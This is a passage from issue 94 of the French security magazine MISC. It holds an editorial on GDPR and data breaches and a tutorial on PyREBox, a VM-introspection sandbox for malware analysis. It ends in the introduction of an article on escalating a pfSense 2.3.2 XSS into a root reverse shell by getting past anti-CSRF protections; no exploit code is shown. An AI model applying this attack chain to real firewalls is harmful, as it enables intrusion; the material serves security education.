MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 94
NOVEMBRE / DÉCEMBRE 2017

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 94 - F: 8,90 € - RD

CRYPTO : Wifi / Aircrack-ng

Comprendre les vulnérabilités de WPA2 et découvrir les outils les exploitant
p. 66

ORGANISATION : Plan d'action / DPO

Découvrir le GPDR et concevoir un plan d'action pour se mettre en conformité
p. 74

SYSTÈME : Gouvernance / Nudge

Psychologie comportementale, que faire du mot de passe ?
p. 60

DOSSIER : *Réponse à incidents*

CERT, CSIRT ET SOC EN PRATIQUE :

COMMENT S'ORGANISER ET QUELS OUTILS METTRE EN PLACE p. 28

1 - Création et gestion d'un CERT : retour d'expérience et écueils à éviter
2 - TheHive, Cortex et MISP : un écosystème libre de Threat Intelligence et de réaction
3 - À la découverte des concepts de Threat Hunting et de Threat Analytics
4 - Quel est l'impact de la Loi de Programmation Militaire pour les CERT ?

MALWARE CORNER

Avec PyREBox analysez des malwares dans une machine virtuelle
p. 04

FORENSIC CORNER

ELK : détecter les traces d'attaques dans vos logs avec un SIEM open source p. 18

PENTEST CORNER

Exploiter une vulnérabilité XSS de pfSense pour obtenir un reverse Shell
p. 08

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

ÉDITO

QUAND ÇA COMMENCE À SE VOIR, ÇA S'APPELLE UNE FUITE DE DONNÉES MASSIVE [1]

À moins d'être commercial dans une boite de conseil en sécurité des systèmes d'information, il est probable que la date d'application de la RGPD **[2]** ne soit pas attendue avec la plus grande impatience.

Lorsque l'on est consultant avec une appétence pour la technique, devoir faire de l'audit de conformité ne fait pas forcément sauter au plafond. Et si vous êtes du côté de la production informatique, la longue liste d'actions à engager pour aligner son système d'information sur les exigences règlementaires a de quoi donner quelques migraines. Entre les actions organisationnelles, telles que la nomination d'un DPO, la sensibilisation des maîtrises d'ouvrage à la gestion de risques, et les actions techniques comme la portabilité des données ou encore la « pseudonymisation », la mise en oeuvre de la RGPD ne risque pas d'être une partie de plaisir et va coûter du temps et de l'argent à toutes les organisations disposant d'un système d'information important.

Pourtant, si nous en sommes arrivés à devoir avancer à marche forcée, contraints par un arsenal règlementaire de plus en plus contraignant, c'est aussi parce que force est de constater que l'autorégulation commence à sérieusement montrer ses limites.

En effet, un des enseignements des dernières fuites de données massives est qu'il ne faut pas attendre des miracles de la main invisible du marché pour sécuriser les données personnelles. Verizon n'a finalement obtenu qu'un rabais de 350 millions de dollars **[3]**, soit moins de 7% sur le rachat de Yahoo! alors que ce dernier a laissé fuiter la totalité de son trésor de guerre, les données de ses 3 milliards de comptes utilisateurs. Quant à Equifax, qui a laissé s'échapper dans la nature les données de 145 millions de clients américains, soit la moitié de la population, son action a certes fait un plongeon de 35% le jour de l'annonce, mais celle-ci a depuis repris des couleurs. Et nous pouvons parier que lorsque la prochaine fuite de données massive surviendra ces deux dernières seront oubliées.

En définitive, comme l'écrit Schneier dans un billet sur le site de CNN [4], cela coûte moins cher aux entreprises de faire le dos rond et de payer une boite de communication pour de la gestion de crise lorsqu'une fuite de données survient que de dépenser de l'argent pour protéger les données personnelles de leurs « clients ». Comme l'explique Schneier, l'amélioration de la sécurité dans l'industrie agroalimentaire, pharmaceutique ou celle du transport n'a jamais été le fait des sociétés elles-mêmes, mais de la règlementation imposée par la puissance publique.

Un non-respect de la RGPD pouvant entraîner des sanctions financières allant jusqu'à 4 % du chiffre d'affaires ou 20 millions d'euros (le montant le plus élevé étant retenu), espérons que l'arbitrage entre protection ou gestion de crise se fasse maintenant en faveur de la sécurité des données.

Cedric Foll / cedric@miscmag.com / @follc

[1] https://www.nolimitsecu.fr/fuites-de-donnees-massives/

[2] https://en.wikipedia.org/wiki/General_Data_Protection_Regulation

[3] http://siliconvalley.blog.lemonde.fr/2017/02/22/verizon-obtient-un-rabais-pour-racheter-yahoo/

[4] http://edition.cnn.com/2017/09/11/opinions/dont-complain-to-equifax-demand-government-act-opinion-schneier/index.html

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

INSTRUMENTATION DE MACHINES VIRTUELLES AVEC PYREBOX

Paul RASCAGNÈRES – prascagn@cisco.com
Expert sécurité chez Cisco Talos

mots-clés : REVERSE ENGINEERING / MALWARE / ASSEMBLEUR / PYTHON / OPEN SOURCE / MACHINE VIRTUELLE / ANALYSE

Qui n'a jamais rêvé de réaliser une analyse dynamique ou une session de debugging depuis l'extérieur du système cible (via l'hyperviseur ou l'émulateur) ? Qui n'a jamais rêvé de le faire en python ? Si vous vous reconnaissez dans ces deux phrases, PyREBox est fait pour vous. Cet article présente cet outil open source ainsi que son API python et comment il est possible de créer des extensions python afin d'automatiser des tâches.

1 Présentation de PyREBox

1.1 Fonctionnement

PyREBox est un bac à sable de Reverse Engineering scriptable avec le langage python. Il est basé sur QEMU. Le principe consiste à exécuter une machine virtuelle et pouvoir l'inspecter en cours de fonctionnement. PyREBox est capable d'inspecter la mémoire, les registres, exécuter du code instruction par instruction, placer des points d'arrêt, mais également pouvoir automatiser ces tâches avec des scripts en python. PyREBox utilise des techniques d'introspection de machines virtuelles (*Virtual Machine Introspection* – VMI), l'avantage est qu'aucune modification ou agent ne sont nécessaire dans la machine virtuelle. PyREBox peut être téléchargé à l'adresse suivante : **https://github.com/Cisco-Talos/pyrebox**.

1.2 Installation

1.2.1 Installation de PyREBox

Il existe deux manières d'installer PyREBox : la première méthode consiste à utiliser Docker avec le Dockerfile disponible dans le code source de l'application ; la seconde méthode consiste à compiler le code source grâce au script **build.sh**. Ce script téléchargera les dépendances telles que QEMU et Volatility. Il patchera le code source de QEMU afin d'intégrer le code nécessaire au fonctionnement de PyREBox. Et finalement s'occupera de compiler le tout.

1.2.2 Installation de la machine virtuelle

Une fois PyREBox installé, la première étape consiste à installer une machine virtuelle à analyser. L'outil supporte Windows en 32 et 64 bits. La première étape consiste à créer le disque dur virtuel de la machine en utilisant directement une commande QEMU :

```
$ qemu-img create -f qcow2 -o compat=0.10 images/Win7SP1x86.qcow2 8G
```

La seconde étape consiste à installer la machine via une iso du système d'exploitation :

```
$ ./pyrebox-i386 -m 512 -monitor stdio -usb -drive file=images/
Win7SP1x86.qcow2,index=0,media=disk,format=qcow2,cache=unsafe
-cdrom images/Win7.iso -boot d -enable-kvm
```

À présent, il est possible d'utiliser un client VNC afin de se connecter à la machine virtuelle et réaliser l'installation. Il est à noter que PyREBox a deux binaires : pyrebox-i386 pour les systèmes virtuels en 32 bits et pyrebox-x86_64 pour les systèmes en 64 bits.

Une fois l'installation terminée, voici comment démarrer les machines virtuelles avec PyREBox :

```
$ ./pyrebox-i386 -m 512 -monitor stdio -usb -drive file=images/
Win7SP1x86.qcow,index=0,media=disk,format=qcow2,cache=unsafe
-netdev user,id=network0 -device rtl8139,netdev=network0 -usbdevice
tablet
```

Voici quelques détails sur les options :

- **-m 512** : permet de configurer la quantité de mémoire pour la machine virtuelle ;
- **-usb** : permet le support de l'USB ;
- **-drive file=images/Win7SP1x86.qcow,index=0, media=disk,format=qcow2,cache=unsafe 3** : chemin vers le disque dur du système ;
- **-netdev user,id=network0 -device rtl8139,netdev=network0** : permet le support du réseau ;
- **-usbdevice tablet** : permet une meilleure synchronisation de la souris entre l'hyperviseur et la machine virtuelle.

Le démarrage de la machine virtuelle prend un certain temps. Il est préférable de réaliser un snapshot de la machine en cours de fonctionnement et de démarrer sur ce snapshot avec PyREBox. Pour cela, il suffit de rajouter l'option **-loadvm Nom_Du_Snapshot**.

Une fois la machine démarrée, il est possible d'utiliser PyREBox et de prendre la main sur la machine virtuelle avec un client VNC (et de lancer des commandes, exécuter des applications, etc.).

1.3 Utilisation

1.3.1 Interface et commandes

Le démarrage de la machine virtuelle donne accès à l'invite de commande QEMU :

```
$ ./start.sh
[*] Loading python component initialization script
[*] Platform: i386-softmmu
[*] Starting python module initialization
[*] Reading configuration
[*] Finished python module initialization
[*] Searching for KDBG...
QEMU 2.9.0 monitor - type 'help' for more information
(qemu) VNC server running on 127.0.0.1:5900
[*] KPCR found at 82928c00!!
[*] KDBG found at 82927c28!!
(qemu)
```

Pour basculer dans PyREBox il faut taper la commande **sh**. Il est alors possible de lister les commandes disponibles grâce à **%list_commands** :

```
[1] pyrebox> %list_commands

    MISCELLANEOUS COMMANDS
    ----------------------
    list_commands     - Print this list
    list_vol_commands - List volatility commands_
    vol               - Execute any volatility command. E.g.: vol pslist
    proc              - Select address space of process
    setcpu            - Select CPU to operate on
    mon               - Start monitoring process
    unmon             - Stop monitoring process
    savevm            - Save vm status
    loadvm            - Load vm status
    quit              - Exit this prompt
    q                 - Exit this prompt
    cont              - Exit this prompt
    c                 - Exit this prompt
    ctrl-d            - Exit this prompt

    ?                 - Use it to obtain help for a command. E.g.: ps?
    help(api)         - Get help for the pyrebox API you can import and
use in the interactive shell
    help(r_cpu)   - Get help for a specific function of the API

    INSTROSPECTION COMMANDS
    -----------------------
    ps                - List processes
    lm                - List modules
    x                 - Show symbols matching pattern (module!function)
    ln                - List nearest symbols to address

    CPU / MEMORY MANIPULATION
    -------------------------
    r                 - Write register
    db|dw|dd|dq       - Display memory byte, word, dword, qword
    eb|ew|ed|eq       - Edit memory byte, word, dword, qword
    iorb|iorw|iord    - Read IO Port (byte, word, dword)
    iowb|ioww|iowd    - Write IO Port (byte, word, dword)
    write             - Write a buffer to memory
    dump              - Dump a buffer of memory into command line.
    print_cpu         - Show CPU status (registers)

    DISASSEMBLY
    -----------
    dis               - Disassemble N instructions starting from PC, on
the context of the running process
    u                 - Disassemble N instructions starting from a given
address, on the context of
                        selected address space (proc)

    BREAKPOINTS
    -----------
    bp                - Set execution breakpoint at address(es)
    bpw               - Set memory write breakpoint at address(es)
    bpr               - Set memory read breakpoint at address(es)
    bl                - List breakpoints
    bd                - Disable breakpoint
    be                - Enable breakpoint


    SEARCH
    ------
    strings           - Show printable strings in a given memory area
    s                 - Search for string or byte parttern in a given
memory area
```

Par exemple, nous pouvons lister les processus en cours d'exécution :

```
[2] pyrebox> ps
CPU 0 PGD: 1cef7000 InKernel: 0
```

```
+---------------+---------+----------+----------------+----------------+
|      Name     | Running | Monitored |            PID |            PGD |
+---------------+---------+----------+----------------+----------------+
|     System    |         |          | 0000000000000004 | 0000000000185000 |
|  WMIADAP.exe  |         |          | 00000000000000a8 | 000000010e26000 |
|  WmiPrvSE.exe |         |          | 00000000000000bc | 000000000f75c000 |
|    smss.exe   |         |          | 00000000000000dc | 000000000772c000 |
| SearchIndexer. |         |          | 0000000000000124 | 000000000f33f000 |
|   csrss.exe   |         |          | 000000000000012c | 000000000743a000 |
[...supprimé...]
|   lsass.exe   |         |          | 00000000000001c0 | 000000000687a000 |
|    lsm.exe    |         |          | 00000000000001c8 | 00000000065fe000 |
|  rundll32.exe |         |          | 0000000000000754 | 0000000000c2e000 |
| SearchFilterHo |         |          | 0000000000000764 | 00000000109f1000 |
|   sppsvc.exe  |         |          | 0000000000000794 | 000000001584a000 |
|  svchost.exe  |         |          | 00000000000007f4 | 0000000015391000 |
+---------------+---------+----------+----------------+----------------+
```

La commande **proc** permet de s'attacher à un processus en cours d'exécution via son PID (en hexadécimal), il est alors possible d'afficher le code assembleur, les modules chargés, de placer des points d'arrêt, de lire la mémoire, etc. :

```
[4] pyrebox> proc 7f4
Process set to 7f4:15391000:svchost.exe
[5] pyrebox(7f4)> dis
Process set to 334:1cef7000:svchost.exe
0x75784613:     89 37                   mov     dword ptr [edi], esi
0x75784615:     83 c7 04                add     edi, 4
0x75784618:     83 7d 08 00             cmp     dword ptr [ebp + 8], 0
0x7578461c:     74 0d                   je      0x7578462b
0x7578461e:     56                      push    esi
0x7578461f:     ff 75 08                push    dword ptr [ebp + 8]
0x75784622:     57                      push    edi
0x75784623:     e8 9f ff ff ff          call    0x757845c7
0x75784628:     83 c4 0c                add     esp, 0xc
0x7578462b:     33 c0                   xor     eax, eax
0x7578462d:     66 89 04 3e             mov     word ptr [esi + edi], ax
0x75784631:     8b c7                   mov     eax, edi
0x75784633:     5f                      pop     edi
0x75784634:     5e                      pop     esi
0x75784635:     c9                      leave
0x75784636:     c2 08 00                ret     8
0x75784639:     33 c0                   xor     eax, eax
0x7578463b:     eb f7                   jmp     0x75784634
0x7578463d:     90                      nop
0x7578463e:     90                      nop
[6] pyrebox(7f4)> print_cpu

Showing results for cpu 0, indicate cpu index otherwise
====================================
            CPU 0
====================================
EAX     0x03232d68
ECX     0x01cc8868
EDX     0x00000006
EBX     0x00000008

ESP     0x014ff3d0
EBP     0x014ff3dc

ESI:    0x0000000c
EDI:    0x03232d68

EIP:    0x75784613
EFLAGS: 0x00000202
CR0:    0x80010031
CR1:    0x00000000
CR2:    0x76ee4d78
CR3:    0x1cef7000
CR4:    0x000006d8
```

```
[7] pyrebox(7f4)> lm 7f4
+----------------+----------------+----------------+
|      Name      |          Base  |           Size |
+----------------+----------------+----------------+
|    ntdll.dll   | 00000000772e0000 | 000000000013c000 |
| KERNELBASE.dll | 00000000756c0000 | 000000000004a000 |
|   DNSAPI.dll   | 0000000074d30000 | 0000000000044000 |
|  ntmarta.dll   | 0000000072530000 | 0000000000021000 |
|  IPHLPAPI.DLL  | 0000000072570000 | 000000000001c000 |
[...supprimé..]
|    psapi.dll   | 0000000077020000 | 0000000000005000 |
|  iphlpsvc.dll  | 00000000712d0000 | 000000000007d000 |
|  mswsock.dll   | 0000000074e70000 | 000000000003c000 |
|  wbemcomn.dll  | 0000000071480000 | 000000000005c000 |
|   msvcrt.dll   | 0000000075a90000 | 000000000000ac000 |
|  USERENV.dll   | 0000000074a90000 | 0000000000017000 |
|   SSCORE.DLL   | 0000000071420000 | 0000000000006000 |
|   shsvcs.dll   | 00000000722d0000 | 0000000000052000 |
|    NCI.dll     | 0000000071120000 | 0000000000016000 |
|  SHELL32.dll   | 0000000075d40000 | 0000000000c4a000 |
|  UxTheme.dll   | 0000000074350000 | 0000000000040000 |
[...supprimé...]
+----------------+----------------+----------------+
```

1.3.2 Utilisation de Volatility

PyREBox supporte également l'utilisation de volatility. Volatility est un outil open source permettant d'interroger une image de la mémoire et d'avoir des informations sur celle-ci (processus en cours d'exécution, connexions réseaux...). Les commandes volatility peuvent être exécutées avec la commande **vol** :

```
[30] pyrebox(334)> vol pslist
Offset(V)  Name            PID   PPID   Thds   Hnds  Sess  Wow64 Start                          Exit
---------- ------------ ----- ------ ------ ------ ----- ------ ------------------------------ ----
0x83f30940 System          4     0     65    451 -----      0 2017-09-05 19:37:06 UTC+0000
0x85647c78 smss.exe      220     4      2     29 -----      0 2017-09-05 19:37:06 UTC+0000
0x84e2c0c8 csrss.exe     300   292      9    311     0      0 2017-09-05 19:37:12 UTC+0000
0x852e9030 wininit.exe   336   292      3     75     0      0 2017-09-05 19:37:12 UTC+0000
0x852d35a8 csrss.exe     348   328      7    126     1      0 2017-09-05 19:37:12 UTC+0000
0x852f2d40 winlogon.exe  376   328      3    114     1      0 2017-09-05 19:37:13 UTC+0000
0x9ce865f8 services.exe  432   336      9    181     0      0 2017-09-05 19:37:14 UTC+0000
0x85309728 lsass.exe     448   336      7    518     0      0 2017-09-05 19:37:15 UTC+0000
0x8530b8f8 lsm.exe       456   336     10    134     0      0 2017-09-05 19:37:15 UTC+0000
0x8532f310 svchost.exe   544   432      9    336     0      0 2017-09-05 19:37:19 UTC+0000
0x851707b8 svchost.exe   620   432      7    233     0      0 2017-09-05 19:37:21 UTC+0000
[...supprimé...]
```

2 API Python

2.1 Présentation

Le shell de PyREBox est un shell python interactif (IPython). Il est possible d'écrire directement en python :

```
[34] pyrebox(334)> print hex(cpu.EIP)
0x75784613
```

Une doc de l'API est disponible avec la commande **help(API)**. Il existe également une documentation en ligne : https://pyrebox.readthedocs.io/en/latest/api.html.

L'API est essentiellement basée sur la notion de callback : un événement spécifiquement déclenchera l'exécution d'une fonction du script. Voici par exemple un script permettant de lancer la fonction **new_proc()** lorsqu'un processus est créé :

```
cm = CallbackManager()
cm.add_callback(CallbackManager.CREATEPROC_CB, new_proc, name="vmi_new_proc")
```

Tout d'abord un gestionnaire de callback est créé. Ensuite, si l'événement **CREATEPROC_CB** apparaît (création d'un processus), la fonction **new_proc()** sera exécutée.

2.2 Exemple

Le script **script_example.py** présent dans le répertoire **scripts** est parfait pour comprendre comment réaliser des extensions pour PyREBox.

La première fonction pertinente est **initialize_callbacks(module_hdl, printer)**. Celle-ci permet de configurer deux callbacks :

```
cm = CallbackManager(module_hdl)
cm.add_callback(CallbackManager.CREATEPROC_CB, new_proc, name="vmi_new_proc")
cm.add_callback(CallbackManager.REMOVEPROC_CB, remove_proc, name="vmi_remove_proc")
```

Le premier exécute la fonction **new_proc()** en cas de création de processus et le second exécute **remove_proc()** en cas de suppression d'un processus.

La fonction **new_proc()** a pour but de créer un troisième callback :

```
cm.add_callback(CallbackManager.CONTEXTCHANGE_CB, functools.
partial(context_change, pgd, name), name="context_change")
```

En cas de changement de contexte, la fonction **context_change()** sera exécutée. En effet, à ce moment précis, le processus est créé, mais le module principal ainsi que les librairies n'ont pas été chargés. Quand le module principal sera chargé, un changement de contexte sera réalisé et la fonction **context_change()** sera exécutée.

La fonction **context_change()** a pour but de chercher le point d'entrée du binaire (l'endroit où commence son exécution). Pour ce faire, le script va utiliser la librairie python **pefile** (dans la fonction **find_ep()**). Cette librairie est très connue dans l'analyse de ficher PE (format de Microsoft pour les exécutables et les librairies). Elle permet d'obtenir des informations sur ce type de fichier, dont l'adresse du point d'entrée.

Une fois trouvé, le script va mettre en place un point d'arrêt à cette adresse avec l'API **BP()** pour *BreakPoint* :

```
ep = find_ep(target_pgd, target_mod_name)
if ep is not None:
  pyrebox_print("The entry point for %s is %x\n" % (target_mod_name, ep))
  cm.rm_callback("context_change")
  bp = BP(ep, target_pgd)
  bp.enable()
```

Cela aura pour but de stopper le flux d'exécution du processus alors que cette adresse sera exécutée. La finalité de ce script est donc de surveiller la création de processus et de placer un point d'arrêt au début de l'exécution de celui-ci.

Le développeur a également ajouté une commande afin de limiter la surveillance à un processus spécifique :

```
def do_set_target(line) :
    global pyrebox_print
    global target_procname
    target_procname = line.strip()
    pyrebox_print("Waiting for process %s to start\n" % target_procname)
```

Cette fonction a pour but de créer la commande **set_target** dans PyREBox et qui a pour argument un nom de processus à surveiller. Voici comment charger l'extension et configurer le nom du processus à surveiller :

```
(qemu) import_module scripts.script_example
[*]  Importing scripts.script_example
[scripts.script_example] [*]    Initializing callbacks
[scripts.script_example] [*]    Initialized callbacks
(qemu) list_modules
+-----+----------------------+
| Hdl |      Module name     |
+-----+----------------------+
|  1  | scripts.script_example |
+-----+----------------------+
(qemu) sh
[14] pyrebox> %custom set_target "calc.exe"
[scripts.script_example] Waiting for process "calc.exe" to start
[15] pyrebox> c
(qemu) [scripts.script_example] New process created! pid: 740, pgd:
c475000, name: calc.exe
```

Conclusion

Cet article est une présentation de PyREBox et de la philosophie derrière cet outil. Pour le moment, il y a certaines limitations comme le fait de ne pas pouvoir exécuter un binaire (ou de malware) directement depuis l'hyperviseur (nous devons l'exécuter depuis VNC), mais nous sommes actuellement en train de développer de nouvelles extensions afin de permettre ce type d'actions. Ce projet est jeune, mais il a été utilisé dans de nombreux cas d'étude comme pour l'extraction automatique de configuration de certaines familles de malwares (afin d'obtenir le serveur de contrôle du malware). Le fait d'analyser un malware depuis l'hyperviseur/émulateur permet d'être complètement invisible du point de vue du malware. Les anti-debugs n'ont aucun effet, il faut simplement se méfier des anti-VMs et avoir une machine virtuelle convaincante pour le malware. J'espère que cet article vous aura donné envie d'essayer, voire de contribuer à ce projet par le développement d'extensions ou la remontée de bugs. ■

Remerciements

Je souhaite remercier mes collègues et tout particulièrement Martin Lee pour ses relectures et Xabier Ugarte Pedrero le principal mainteneur de PyREBox.

PFSENSE : OBTENTION D'UN REVERSE-SHELL ROOT À PARTIR D'UNE XSS

Yann CAM
Security Consultant @SYNETIS (www.synetis.com)
Security Researcher @ASafety (www.asafety.fr)

mots-clés : PFSENSE / FIREWALL / ROUTEUR / XSS / REVERSE-SHELL / CSRF / EXPLOIT

Les vulnérabilités XSS restent généralement sous-évaluées, inconsidérées, alors qu'elles permettent des méfaits d'une grande criticité. Le présent article détaille comment obtenir un reverse-shell root à partir d'une simple XSS GET via un cas concret : la distribution firewall-routeur pfSense 2.3.2.

Les *Cross-Site Scripting*, ces vulnérabilités orientées web ne datent pas d'hier et perdurent dans le Top10 de l'OWASP **[01]** depuis de nombreuses années. Extrêmement répandues, les XSS sont bien trop souvent jugées non-critiques, inexploitables ou très limitées. Toutefois, des attaques très sophistiquées peuvent être réalisées via ce vecteur initial qu'est l'XSS, surtout lorsqu'elles impactent des composants web sensibles. Certes, démontrer une XSS via une simple `alert()` lors d'un audit suffit pour en justifier la présence, mais n'illustre pas la dangerosité et le réel potentiel de ces vulnérabilités. D'une manière générale, les mœurs évoluent et les considèrent de plus en plus, notamment avec l'apparition de *frameworks* d'exploitation d'XSS tels que BeEF **[02]** permettant l'industrialisation (*C&C*) et l'exploitation en masse de ce type d'attaque. Pour prendre conscience du potentiel des XSS, analysons le cas de la distribution firewall-routeur pfSense 2.3.2.

1 pfSense

1.1 Une distribution firewall-routeur open source

pfSense **[03]**, *The World's most Trusted open source Firewall*, est une distribution basée sur FreeBSD destinée aux fonctionnalités de pare-feu/routeur, le tout orienté sécurité. Le projet pfSense a démarré en 2004 en tant que *fork* du projet m0n0wall **[04]**, également une distribution firewall/routeur orientée sécurité.

Cette distribution est mise à disposition sous plusieurs formes (VM, ISO, *appliance*) et est très largement adoptée pour protéger des réseaux aussi bien de particuliers que d'entreprise.

pfSense s'administre intégralement via une console web (*webgui*) ainsi qu'une console SSH. Cette solution de firewall/routeur repose sur les technologies PHP et se veut aisée à administrer. Un système de *store* (*package*/module) permet d'enrichir les fonctionnalités de la distribution avec une multitude de composants.

1.2 Un exploit modernisé...

En 2012 **[05]**, j'avais eu la chance (et le temps !) d'analyser un peu plus en détail le fonctionnement interne de cette solution, ce qui avait mené à la création d'un exploit d'obtention d'un *reverse-shell* **root** au travers d'une simple XSS. Depuis lors, les équipes et la communauté pfSense ont grandement renforcé et modernisé l'interface web d'administration du produit. Fin 2016/début 2017, je me suis penché à nouveau sur la dernière version de pfSense et il m'a été possible de moderniser cet exploit en contournant les nouveaux mécanismes de sécurité en place.

Le présent article est voué à illustrer la dangerosité d'une simple vulnérabilité XSS en paramètre `GET` paraissant anodine, XSS qui permet de contourner la plupart des protections en place (anti-CSRF via jetons aléatoires, vérification du *referer*, etc.), pour finalement établir un *reverse-shell* **root** sur l'ensemble du firewall/routeur. Un tel scénario peut s'illustrer au travers de la figure 1 **[06]**.

